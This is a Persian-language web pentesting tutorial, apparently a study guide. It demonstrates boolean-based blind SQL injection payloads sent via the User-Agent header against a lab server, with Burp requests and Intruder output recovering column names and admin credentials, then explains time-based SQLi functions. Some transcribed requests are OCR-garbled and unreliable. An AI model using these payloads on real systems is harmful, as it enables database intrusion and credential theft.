این پیلود چیکار میکنه؟ اون دستور SELECT میاد و از جدول information_schema.columns اون رکورد هایی که table_schema='mytestdb' و table_name='users' دارند رو میشماره و عدهش رو بر میگیردونه، دستور () IF میاد و میگه ایا این عدد برابر 3 هست یا خیر؟ اگه بود () IF عدد 1 رو بر میگردنه و شرط (...) True خواهد شد و گرنه 0 بر میگردد و شرط Status Code میشه. اون عدد 3 رو باید کم و زیاد کنیم تا زمانی که شرطمن True بشه و در حقیقت یک پاسخ درست و با False بهمنو بده : 200

Request

```
1 GET /vuln/vuln/vuln.php HTTP/1.1
2 Host: 192.168.89.128
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.0.0 Safari/537.36' AND 1=IF((SELECT COUNT(*) FROM information_schema.columns WHERE
  table_name='users' AND table_schema='mytestdb')=3, 1, 0) -- -
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: csrfToken=p9hkoLwPNXy3ljrglMym2FpNbPsvqHoN; user=John%20Doe
10 Connection: close
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 15 Feb 2024 01:36:23 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8">
13     <meta name="viewport" content="width=device-width, initial-scale=1.0">
14     <link rel="stylesheet" href="sqlil_assets/sqlil.css">
15   <title>
```

به خاطر این پاسخ بدون خطأ، نتیجه میگیریم که تعداد ستون های جدول users در پایگاه داده mytestdb سه تاست. خب حالا باید یک به یک این ستون ها رو بست بیاریم. اولین ستون رو جهت استخراج اطلاعاتش انتخاب میکنیم، اولین مرحله اینه که تعداد کاراکتر های توی اسمش رو پیدا کنیم. پیلودمون میشه:

```
> ' AND 1=IF((SELECT LENGTH(column_name) FROM information_schema.columns WHERE table_name='users'
  AND table_schema='mytestdb' LIMIT 1)=2, 1, 0) -- -
```

مشخصه دیگه چیکار کردیم، توی SELECT گفتیم که، اندازه طول ستون column_name از اولین رکورد توی table_name='users' و table_schema='mytestdb' که information_schema.columns رو برام برگردون و بعد بررسی کردیم که ایا 2 دوتا کاراکتر هست یا خیر؟ پاسخ رو توی تصویر زیر میبینند :

Request

```
1 GET /vuln/vuln/vuln.php HTTP/1.1
2 Host: 192.168.89.128
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.0.0 Safari/537.36' AND 1=IF((SELECT LENGTH(column_name) FROM
  information_schema.columns WHERE table_name='users' AND table_schema='mytestdb' LIMIT 1)=2, 1,
  0) -- -
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: csrfToken=p9hkoLwPNXy3ljrglMym2FpNbPsvqHoN; user=John%20Doe
10 Connection: close
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 15 Feb 2024 01:46:30 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8">
13     <meta name="viewport" content="width=device-width, initial-scale=1.0">
14     <link rel="stylesheet" href="sqlil_assets/sqlil.css">
15   <title>
```

میبینید که تعداد کاراکتر های اسم اولین ستون از جدول users در پایگاه داده mytestdb دوتا کاراکتر هست. پس میریم تا بینیم اسمش چیه؟ پیلودمون میشه به شکل زیر :

```
> ' AND 1=IF((SELECT SUBSTR(column_name, 1, 1) FROM information_schema.columns WHERE table_name
  = 'users' AND table_schema='mytestdb' LIMIT 1)="i", 1, 0) -- -
```

توی پیلود مشخصه دیگه چی گفتیم، گفتیم اقای SELECT اولین کاراکتر رو برگردون و افای IF بررسی کن بینیم ایا این کارا "i" هست یا خیر؟ و توی تصویر زیر میبینید که بله اولین کاراکتر از اولین ستون از جدول users در پایگاه داده mytestdb کاراکتر i هست :

Request

```
1 GET /vuln/vuln/vuln.php HTTP/1.1
2 Host: 192.168.89.128
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.0.0 Safari/537.36' AND 1=IF((SELECT SUBSTR(column_name, 1, 1) FROM
  information_schema.columns WHERE table_name='users' AND table_schema='mytestdb' LIMIT 1)="i", 1,
  0) -- -
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: csrfToken=p9hkoLwPNXy3ljrglMym2FpNbPsvqHoN; user=John%20Doe
10 Connection: close
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 15 Feb 2024 01:50:59 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8">
13     <meta name="viewport" content="width=device-width, initial-scale=1.0">
14     <link rel="stylesheet" href="sqlil_assets/sqlil.css">
15   <title>
```

ولی کاراکتر دوم رو من دستی پیدا نخواهم کرد و از Intruder کمک میگیرم . به شکل زیر پیکربندی ها رو انجام میم و پیلودم هم قرار باشند : a-z, 0-9, _, - .

Web Application Penetration Testing Note

Choose an attack type

Attack type: **Sniper**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Update Host header to match target

```

1 GET /vulnsql/sqlil.sqlil.php HTTP/1.1
2 Host: 192.168.89.128
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36 AND i=1; iSELECT SUBSTR(column_name, 1, 1) FROM information_schema.columns WHERE
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: csrfToken=p9hk0LWnxY3lrg1MymCfpNpPsvqHoN; user=JohnDoe
11 Connection: close
12

```

کاراکتر دوم :

d هست . یعنی نام ستون اول میشه id :) جالب بود نه ؟ حالا بریم ستون دوم رو پیدا کنیم . ببینم اسم ستون دوم چندتا کاراکتر توشه ؟ پیلردمون به شکل زیره :

```
'AND 1=IF((SELECT LENGTH(column_name) FROM information_schema.columns WHERE table_name='users'AND table_schema='mytestdb'AND column_name NOT IN ("id") LIMIT 1)=8, 1, 0) -- -نتحه احر اي بليد :
```

```
Request
Pretty Raw Hex
1 GET /vulnnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.0.0 Safari/537.36 AND 1>IF (SELECT LENGTH(column_name) FROM
  information_schema.columns WHERE table_name='users' AND table_schema='mytestdb' AND column_name
  NOT IN ("id") LIMIT 1)>0, 1, 0) -- -
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8 ,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: csrftoken=p9hkoLwPNxY3lrg1MymCFpNbPsvqHoN; user=John%20Doe
10 Connection: close
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 15 Feb 2024 02:04:32 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8">
13     <meta name="viewport" content="width=device-width, initial-scale=1.0">
14     <link rel="stylesheet" href="sql11_assets/sql11.css">
15   <title>
        SQL Injection Challenge 1

```

میبینید که تعداد کاراکتر های اسم ستون دوم از جدول `users` در پایگاه داده `mytestdb` برابر 8 کاراکتر است. حالا اگه فک کردیم من میشنم و تک به تک به این کاراکتر ها رسیدگی میکنم اشتباه کردید. بریم سروقت `Intruder`. اول یک پیلود ایجاد میکنیم:

```
' AND 1=IF((SELECT SUBSTR(column_name, 1, 1) FROM information_schema.columns WHERE table_name = 'users' AND table_schema='mytestdb' AND column_name NOT IN ("id")) LIMIT 1)="p", 1, 0) -- -
```

توی پیلود بالا، دو قسمتی که هایلایت زرد شدن متغیر های ما هستند، اولین متغیر از 1 تا 8 باید تغییر کنه و دومین متغیر باید 0-9 باشه. بریم و بینیم **Intruder** چیکار میکنه. دیگه پیکربندی های پیلودها رو خودتون انجام بدید، من اینجا نمیارم مشون:

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
121	1	p	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
2	2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
147	3	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
148	4	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
181	5	w	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
118	6	o	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
143	7	r	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		
32	8	d	200	<input type="checkbox"/>	<input type="checkbox"/>	14923		

میبینید که پیدا شون کردیم، نام ستون دوم از جدول `users` در پایگاه داده `mytestdb` کلمه `password` است . حالا ستون سوم رو هم به همین شکل پیدا میکنیم . اول تعداد کاراکتر هاش رو پیدا میکنیم . پیلود زیر تعداد کاراکتر ها رو نشون میده :

پیلود بالا نشون میده که تعداد کاراکتر های نام ستونی از جدول users که در پایگاه داده mytestdb قرار داره و اسمش نیست 8 عدد است . خب حالا بریم و یک پیلود ایجاد کنیم و بدیمش به Intruder و کاراکتر ها رو یک به یک بیرون بکشیم . پیلودمون مشه به شکار زیر :

```
' AND 1=IF((SELECT SUBSTR(column_name, 1, 1) FROM information_schema.columns WHERE table_name='users' AND table_schema='mytestdb' AND column_name NOT IN ("id", "password") LIMIT 1)="u", 1, 0) -- -
```

اون دوتا هایلایت زرد، متغیر هامون هستند، اولین هایلایت باید از 1 تا 8 تغییر کنه و دومین هایلایت هم ., -, __, 0-9, a-z خواهد بود و پاسخی که برآمده بپیدا میکنه :

Filter: Hiding 3xx, 4xx and 5xx responses							
Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
161	1	u	200	<input type="checkbox"/>	<input type="checkbox"/>	14922	
146	2	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
35	3	e	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
140	4	r	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
109	5	n	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
6	6	a	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
103	7	m	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
40	8	e	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	

نام ستون سوم از جدول users در پایگاه داده mytestdb چیزی نیست جز username . حال ما سه تا ستون های جدول users رو پیدا کردم عبارت اند از id, username, password و وقت بیرون کشیدن اطلاعات موجود در این جدول فرا رسیده است. میخواه اطلاعات اولین رکورد موجود در این جدول رو بیرون بکشم. در سه ستون پیدا شده، ستون id زیاد اهمیتی نداره پس من ازش میگذرم و فقط اطلاعات ستون username, password اولین رکورد رو بیرون میکشم. ابتدا از username شروع میکنم. طول مقدار ستون username اولین رکورد توی جدول users از پایگاه داده mytestdb چقدر است؟ با پیلود زیر میتوانیم این رو بفهمیم :

```
' AND 1=IF((SELECT LENGTH(username) FROM mytestdb.users LIMIT 1)=5, 1, 0) -- -
```

با اجرای پیلود بالا میفهمیم که طول مقدار این ستون در اولین رکورد 5 کاراکتر است :

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Render
1 GET /vulns/sqlinjection/sqlii/sqlil.php HTTP/1.1 2 Host: 192.168.89.128 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36' AND 1=IF((SELECT LENGTH(username) FROM mytestdb.users LIMIT 1)=5, 1, 0) -- - 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Cookie: csrfToken=p9hkolwPNEt3lJrg1MymCFpNpPsvqHoN; user=JohnDoe 9 Connection: close	1 HTTP/1.1 200 OK 2 Date: Thu, 15 Feb 2024 07:22:40 GMT 3 Server: Apache/2.4.57 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 14929 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no">
10	

خب حالا باید یک به یک این کاراکتر ها رو بیرون بکشم. البته Intruder این کار رو میکنه. اما پیلودمون چی میشه و متغیر های پیلودمون چیا هستند؟

```
' AND 1=IF((SELECT SUBSTR(username, 1, 1) FROM mytestdb.users LIMIT 1)="a", 1, 0) -- -
```

تو مقدار هایلایت شده بالا متغیر های ما هستند. اولین عبارت، میتونه از 1 تا 5 بره و شماره کاراکتر هست و دومین عبارت میتونه از a-z, 0-9, __, -, ., ... باشه. اینو میدیم به Intruder تا برآمده بپیداشون کنه :

0	1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
1	2	d	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
18	3	m	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
64	4	i	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
45	5	n	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
67							

میبینید که مقدار مورد نظر ما admin هست. حالا باید بریم سروقت ستون password اولین رکورد، ابتدا باید تعداد کاراکتر هاش رو تشخیص بدیم. پیلود زیر همین کار رو میکنه :

```
' AND 1=IF((SELECT LENGTH(password) FROM mytestdb.users LIMIT 1)=8, 1, 0) -- -
```

با پیلود بالا فهمیدیم که طول مقدار این ستون 8 کاراکتر است. از اونجایی که کلمه عبور هست پس امکان داره کاراکتر هایی که میتونه تو شن قرار بگیره دامنه بیشتری داشته باشه، مثل میتونه علاوه بر __, -, ., a-z, 0-9, #@%^&*()@#+! هم باشه. پس باید اینو در نظر بگیریم. من پیلود تشخیص یک به یک کاراکتر ها رو به صورت زیر ایجاد کرم :

```
' AND 1=IF((SELECT SUBSTR(password, 1, 1) FROM mytestdb.users LIMIT 1)="p", 1, 0) -- -
```

دوتا متغیر پیلود بالا رو میبینید که هایلایت شدن. حالا کافیه همین رو به Intruder بدمیم تا به جای متغیر اول از 1 تا 8 رو قرار بده و به جای متغیر دوم تمام کاراکتر هایی که ممکن هست توی پسوردر وجود داشته باشه رو قرار بده. نتیجه Intruder به شکل زیر میشه :

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
121	1	p	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
2	2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
147	3	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
148	4	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
181	5	w	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
118	6	o	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
143	7	r	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
32	8	d	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	

میبینید که مقدار این ستون کلمه **password** هست . پس ما توانستیم اطلاعات رو بیرون بکشیم، جالب نیست ؟ چرا جالیه . حالا میتوانیم کار رو روی رکورد های دیگه ذخیره شده توی جدول **users** هم انجام بدم و حواسمن باشه که هر موردی رو که بررسی کردیم توی پیلودمون ذکر نکیم که دیگه بررسی نشه . یعنی یه لیست مثل از **id** ها هر کدام از رکوردها که بررسی شدن رو تهیه میکنیم و میگیم که هر کدام از رکوردها که ستون **id** اون رکورد توی این لیست هست رو بررسی نکن یا بر طبق **username** این کار رو انجام میدیم و تا در نهایت بتوانیم تمام اطلاعات رو بیرون بکشیم . WOW . بالاخره Boolean-Based Blind SQLi را توضیح دادیم .

برای این حفره امنیتی مثال های زیادی وجود داره، مثلاً توی BWAPP و PortSwigger به خوبی مثالهایی رو برای این حفره امنیتی اوردن و میتوانید اونها رو حل کنید . واقعاً نمیخواهم حل کردن اونها رو اینجا بنویسم چون همین الاش تعداد صفحات این جزو 113 صفحه هست .

بسیار هم خوب، اینا مواردی بودن که باید درمورد Boolean-Based SQLi میگفتیم . فک کنم در اینده یه بازگشتی به این موارد داشته بشیم و احساس میکنم به علت زیاد بودن مواردی که گفتنی جاهایی رو اشتباه کرده باشیم و نیاز به تصحیح داره . پس تا زمانی که دامنه علم من بیشتر میشه صبر کنیم و ببینیم چی میشه .

پیش نیاز های اسیب پذیری Time-Based Blind SQL Injection چیا هستند ؟ میدونیم که هر اسیب پذیری برای خوش مفاهیمی داره که قبیل از اینکه بخوایم اون اسیب پذیری رو بشناسیم باید نسبت به پیشناز هاش اگاهی داشته باشیم و گرنه امکان درک درست اون اسیب پذیری رو نخواهیم داشت . از این رو من میخواهم چند مورد از پیشناز های اسیب پذیری Time-Based Blind SQL Injection رو اینجا بگم تا بعد برایم سروقت مفهوم اصلی و اکسپلوبیت کردنش :

- مفهوم Time در پایگاه داده : اجرای هر کوئری در پایگاه داده زمان میبره و بسته به بهینه بودن یا نبودن کوئری، تعداد رکوردها و ... این زمان میتوانه متغیر باشه ولی همیشه برنامه نویس ها و توسعه دهندهای بایگاه داده شون در سریعترین حالت ممکن پاسخ بده تاکید دارن و معمولاً وب اپلیکیشن های درست و حسابی بیشتر از 1 ثانیه یا 2 ثانیه نیاید اجرای کوئری هاشون زمان ببره . اصن یکی از دلایل بوجود امدن ORM ها همین بهینه بودن کوئری ها بود که در سریعترین حالت ممکن اجرا بشن . توابعی در پایگاه داده وجود داره مثل ... SLEEP, WAIT FOR DELAY, WAIT FOR TIME، ... که میتوانه اجرای یک کوئری رو با تأخیر انجام بده .

- تابع از MySQL در SLEEP : این تابع از شما یک زمان رو در واحد ثانیه میگیره و اجرای کوئری شما رو به همون مقدار تاخیر میده . مثلاً SLEEP(5) یعنی اینکه اقای پایگاه داده، شما 5 ثانیه صبر کن بعد ادامه بده . سینتکس کلی این دستور به شکل زیر است :

```
SLEEP(time)
```

- تابع MySQL در BENCHMARK : یکی از دستوراتی هست که میشه از طریقش بهینه بودن یک Query رو تشخیص داد . این تابع دو پارامتر میگیره و سینتکس کلیش به شکل زیر است :

```
BENCHMARK(count, expr)
```

- اون Query یعنی expr که به شکل رشته از ما میگیره و count به معنی تعداد بار اجرای این کوئری است . مثلاً میگیم که یک کوئری رو 1000 بار تکرار کن و بین چقدر زمان میبره :

```
BENCHMARK(1000, "SELECT * FROM table_name")
```

- اجرای یک بار دستور داده شده در مثال بالا زمان میبره، حالا فرض کنید که 1000 بار این دستور اجرا بشه، این موجب خواهد شد و ما میتوانیم ازش توی حفره امنیتی Time-Based Blind SQLi استفاده کنیم .
- این دستور در MSSQL WAIT FOR DELAY : این دستور در MSSQL کار میکنه و اجرا رو برای مدت زمانی که بهش میدیم متوقف خواهد کرد . سینتکس کلی استفاده ازش به شکل زیر است :

```
WAIT FOR DELAY 'hh:mm:ss'
```

MSSQL در WAIT FOR TIME : این دستور هم به مانند دستور بالا در MSSQL کار میکنه و سینتکس کلیش به شکل زیر است :

```
WAIT FOR TIME 'hh:mm:ss'
```

پس از اینکه زمان سیستم برای ورودی زمانی که به این دستور دادیم شد، پایگاه داده اجرای دستورات بعدی را شروع میکنه .
مثال آگه دستور به شکل زیر باشد :

```
WAIT FOR TIME '11:00:12'
```

وقتی زمان سرور به 11:00:12 رسید، پایگاه داده دستورات ادامه را اجرا خواهد کرد .
نکته که درمورد این اسیب پذیری حائز اهمیت است اینه که باید قبل از اینکه شروع کنیم به تست کردن اسیب پذیری، از نوع DBMS سرور اگاهی داشته باشیم . یا هم میتوانیم از همه دستورات بالا برای تست استفاده کنیم و هر کدام جواب داد نوع پایگاه داده رو هم بدست میاریم . مثلاً آگه دستورات SLEEP, BENCHMARK MySQL بودن بعنوان DBMS تارگت است .
چیزهای دیگه ای که باید برای اکسپلوبیت کردن Time-Based SQLi بله باشیم دستورات شرطی هستند . در قسمت بررسی-Boolean-Based SQLi ما درمورد دستور IF() حرف زدیم و ازش استفاده‌ها کردیم ولی باید بدونیم که سینتکس دستورات شرطی در پایگاههای داده مختلف متفاوت است و دستور () IF استفاده شده در قسمت قبلی برای MySQL بودن . پس بریم به سراغ بررسی دستورات شرطی در DBMS ها مختلف :

MySQL در IF() : این دستور جهت تعریف یک عبارت شرطی در MySQL استفاده میشود . دقت کنید که سینتکسی که در پایین بیان میکنیم فقط در SQL Statement ها و کوئری ها استفاده میشود ولی در Stored Procedure ها باید از سینتکسی به مانند دستورات شرطی Oracle استفاده کنیم که در ادامه میگیم .تابع () IF() سه ورودی از ما میگیره و سینتکس کلی این دستور به شکل زیر است :

```
IF(condition, when_true, when_false)
```

در صورتی که condition درست باشه، قسمت when_true اجرا میشود و زمانی که غلط باشه قسمت when_false اجرا خواهد شد . مثال زیر رو ببینید :

```
IF((SELECT SUBSTR(database(), 1, 1)="M", 1, 0)
```

شرط دستور ما اینه که حرف اول database() برابر "M" باشه و آگه باشه خروجی دستور شرطی 1 خواهد بود و گرنه خروجی 0 میشود .

Dستور IF در MSSQL : این دستور در MSSQL متفاوت با MySQL است ولی مولفه هاش یکی هستند یعنی در هم دستور IF یک condition میگیره و در صورت درست بودن when_true و در صورت غلط بودن when_false اجرا میکنه . سینتکس کلی به شکل زیر است :

```
IF condition when_true [ELSE when_false]
```

میبینید که یک ELSE هم به دستور اضافه شده که بیشتر شبیه به زبان های برنامه نویسی هست . در صورت درست بودن قسمت when_true condition اجرا میشود و در صورتی که ELSE وجود داشته و condition غلط باشد when_false به اجرا در میاد . مثال زیر هم یک نمونه استفاده از IF در MSSQL است :

```
IF(1 = 1)
    PRINT 'Executed the statement as condition is TRUE';
ELSE
    PRINT 'Executed the statement as condition is FALSE';
```

Dستور IF در Oracle : همونطور که میدونید Oracle هم در کنار MySQL از DBMS هاییست که ممکن هست در وب اپلیکیشن ها بکار رود . پس ما اینجا این مورد رو هم بررسی خواهیم کرد . دستورات شرطی در این DBMS با سینتکس زیر نوشته میشود :

```
IF condition THEN when_true [ELSE when_false] END IF
```

میبینید که کاملاً سینتکس نوشتنش با دو تای قبلي متفاوت است ولی مولفه های عبارت شرطی یکسان است . درست باشد when_true اجرا میشود وقتی condition غلط باشد و ELSE وجود داشته باشد when_false اجرا خواهد شد و اگر ELSE وجود نداشته باشد، از دستور شرطی خارج میشود و END IF رخ میدهد .

من باید این دستورات شرطی رو قبل از Boolean-Based SQLi توضیح میدام ولی خب به این صورت کامل چیزی در دسترس نبود ولی خب همین که اینجا هم کفته کافیه . اینا چیزهایی بودن که برای فهم Time-Based SQLi نیاز داریم و در ادامه شاهد استفاده کردن ازشون خواهیم بود .

اسیب پذیری Time-Based Blind SQL Injection چیه ؟ یکی از انواع اسیب پذیری Blind SQLi است که بسیار شبیه به Boolean-Based SQLi می باشد، یعنی یک حالت استنباطی از SQLi است و اینطوریه که ما یک SQL Query توی بیلودمون میفرستیم برای پایگاه داده و پایگاه داده رو مجبور میکنیم برای مدت مشخصی (ثانیه) قبل از اینکه پاسخ ما را بده صبر کنه . به عبارت دیگه، ما از پایگاه داده یک سوالی رو میپرسیم و پاسخ این سوال دقیقاً به مانند Boolean-Based SQLi یا True یا False است و براساس این موضوع ازش میخوایم که مثلاً در حالت Delay چند ثانیه True داشته باشه و در حالت Delay False پاسخ ما را بده . این وجود Delay در حالت True و عدم وجودش در حالت False به مهاجم اجازه میده که درمورد داده ای که میخواهد از پایگاه داده استخراج کنه نتیجه گیری کند . مثلاً ازش میخوایم اگه اگر حرف اول پایگاه داده "a" هست، جواب ما رو با 5 ثانیه تأخیر بده و اگه نبود بدون تأخیر پاسخ ما رو بهمن بگه . اکسلپولیت کردن این اسیب پذیری به مانند Boolean-Based SQLMap روند کندی خواهد داشت و به همین خاطر پیشنهاد اینه که تا حد ممکن از ابزار ها جهت کاهش زمان اکسلپولیت کردن استفاده کنیم . ابزار هایی مثل SQLMap این تکنیک رو به خوبی انجام میدهند .

بریم ببینیم چطور میشه که ایطو میشه؟ دلیل اصلی وجود حفره امنیتی SQLi رو بارها تکرار کردیم و میدونیم که علتش استفاده از ورودی کاربر بدون Validation و به صورت مستقیم در Query هامون هست . یعنی قلپی ورداریم ورودی کاربر رو بیزاریم توی Query که میخوایم توی Backend اجرا کنیم . حالا این Query میتوانه هیچ خروجی رو به سمت کاربر نشون نده و مثلاً یک UPDATE,DELETE,INSERT Query از دستور SELECT باشه و یا یک UPDATE,DELETE,INSERT باشه که خروجی رو به سمت کاربر نشون نمیده . همه این دستورات مستعد داشتن Blind SQLi هستند، پس باید توی استفاده درست ازشون دقت کنیم .

چه تاثیراتی و Impact هایی داره ؟ مهاجم ازش میتوانه برای چه کاری استفاده کنه ؟ درمورد اینکه چه کارهایی رو میشه با SQLi انجام داد بارها گفته و نکره که مهم ترین کاری که میشه با SQLi انجام داد Data Extraction هست و هدف ما هم همینه که طریقه اکسلپولیت کردن SQLi برای Data Extraction رو یاد بگیریم ولی از یاد نبریم که در شرایطی میتوانیم از SQLi برای :

- Bypassing Authentication and Authorization .1
- Executing OS Commands .2
- Creating a reverse SHELL .3
- Denial-Of-Service .4

Changing Data and Web Application Behavior .5

استفاده کنیم . در ادامه میبینیم که چطوری با استفاده از وجود حفره امنیتی SQLi و دستورات ... SLEEP, BENCHMARK و ترکیب این دستورات با دستورات شرطی خواهیم توانست ساختار و دادههای داخل پایگاه داده رو استخراج کنیم .

نقاط و Source هایی که در یک وب اپلیکیشن میتوان حفره امنیتی SQLi رو داشته باشند کجا هستند ؟ قبل هم گفته که از مهمترین Source هایی که میتوان SQLi داشته باشند لیست زیر هستند :

- URL Parameters .1
- Form Fields .2
- Cookies .3

HTTP Headers (X-Forwarded-For, User-Agent, Referer, ...) .4

اما حفره امنیتی Time-Based SQLi بیشتر در مواردی مثل Cookies, HTTP Headers وجود دارند ولی این به این معنا نیست که میتوانیم توی URL Parameters, Form Fields این حفره امنیتی رو پیدا کنیم . قطعاً باید تمام موارد رو بررسی کنیم . در اخر این جزو درمورد اینکه چطوری حتی پیدا کردن حفره امنیتی SQLi رو Automate کنیم هم صحبتی خواهیم کرد .

طریقه کشف اسیب پذیری Time-Based SQLi چگونه است ؟ کافیه Source هایی که مظنون هستند رو پیدا کنیم و سپس با استفاده از کاراکتر های خاص مثل ... , ',', -- , # , /* , */ ، _ در مقدار این Source ها سعی کنیم که اگه در Backend یک Query با استفاده از مقدار این Source ها ایجاد و اجرا میشود، در اجرای این Query اخلال ایجاد کنیم . مثلاً توی تصویر زیر میبینید که توی یک وب اپلیکیشن یک درخواست POST به سمت مسیر /delete ارسال میشود که مقداری رو توی خودش داره .

The screenshot shows two panels: Request and Response. In the Request panel, a POST /delete HTTP/1.1 request is shown with the parameter id=187 highlighted. The Response panel shows a successful HTTP/1.1 200 OK response with a JSON payload {"status": "success"}.

باید اینطوری نگاه کنیم که شاید از این مقدار توانیم استفاده شده باشیم که امنیت اجرای Query به درستی انجام نشده. پس می‌باشد و یک ' را به مقدار اضافه می‌کنیم و دوبار به سمت وب اپلیکیشن می‌فرستیم:

The screenshot shows two panels: Request and Response. The Request panel is identical to the previous one. The Response panel shows a 500 Internal Server Error with the message "Sorry for the inconvenience. Our system encountered some technical problems."

می‌بینید که 500 Internal Server Error برگشت. هرگونه تغییر در رفتار وب اپلیکیشن با افزودن کاراکتر های خاص به ورودی ها میتوانه به معنی وجود حفره امنیتی SQLi باشیم ولی صد درصد نیست. برای همین باید سعی کنیم که با افزودن دستورات کامنتی مثل -- # هم تست کنیم.

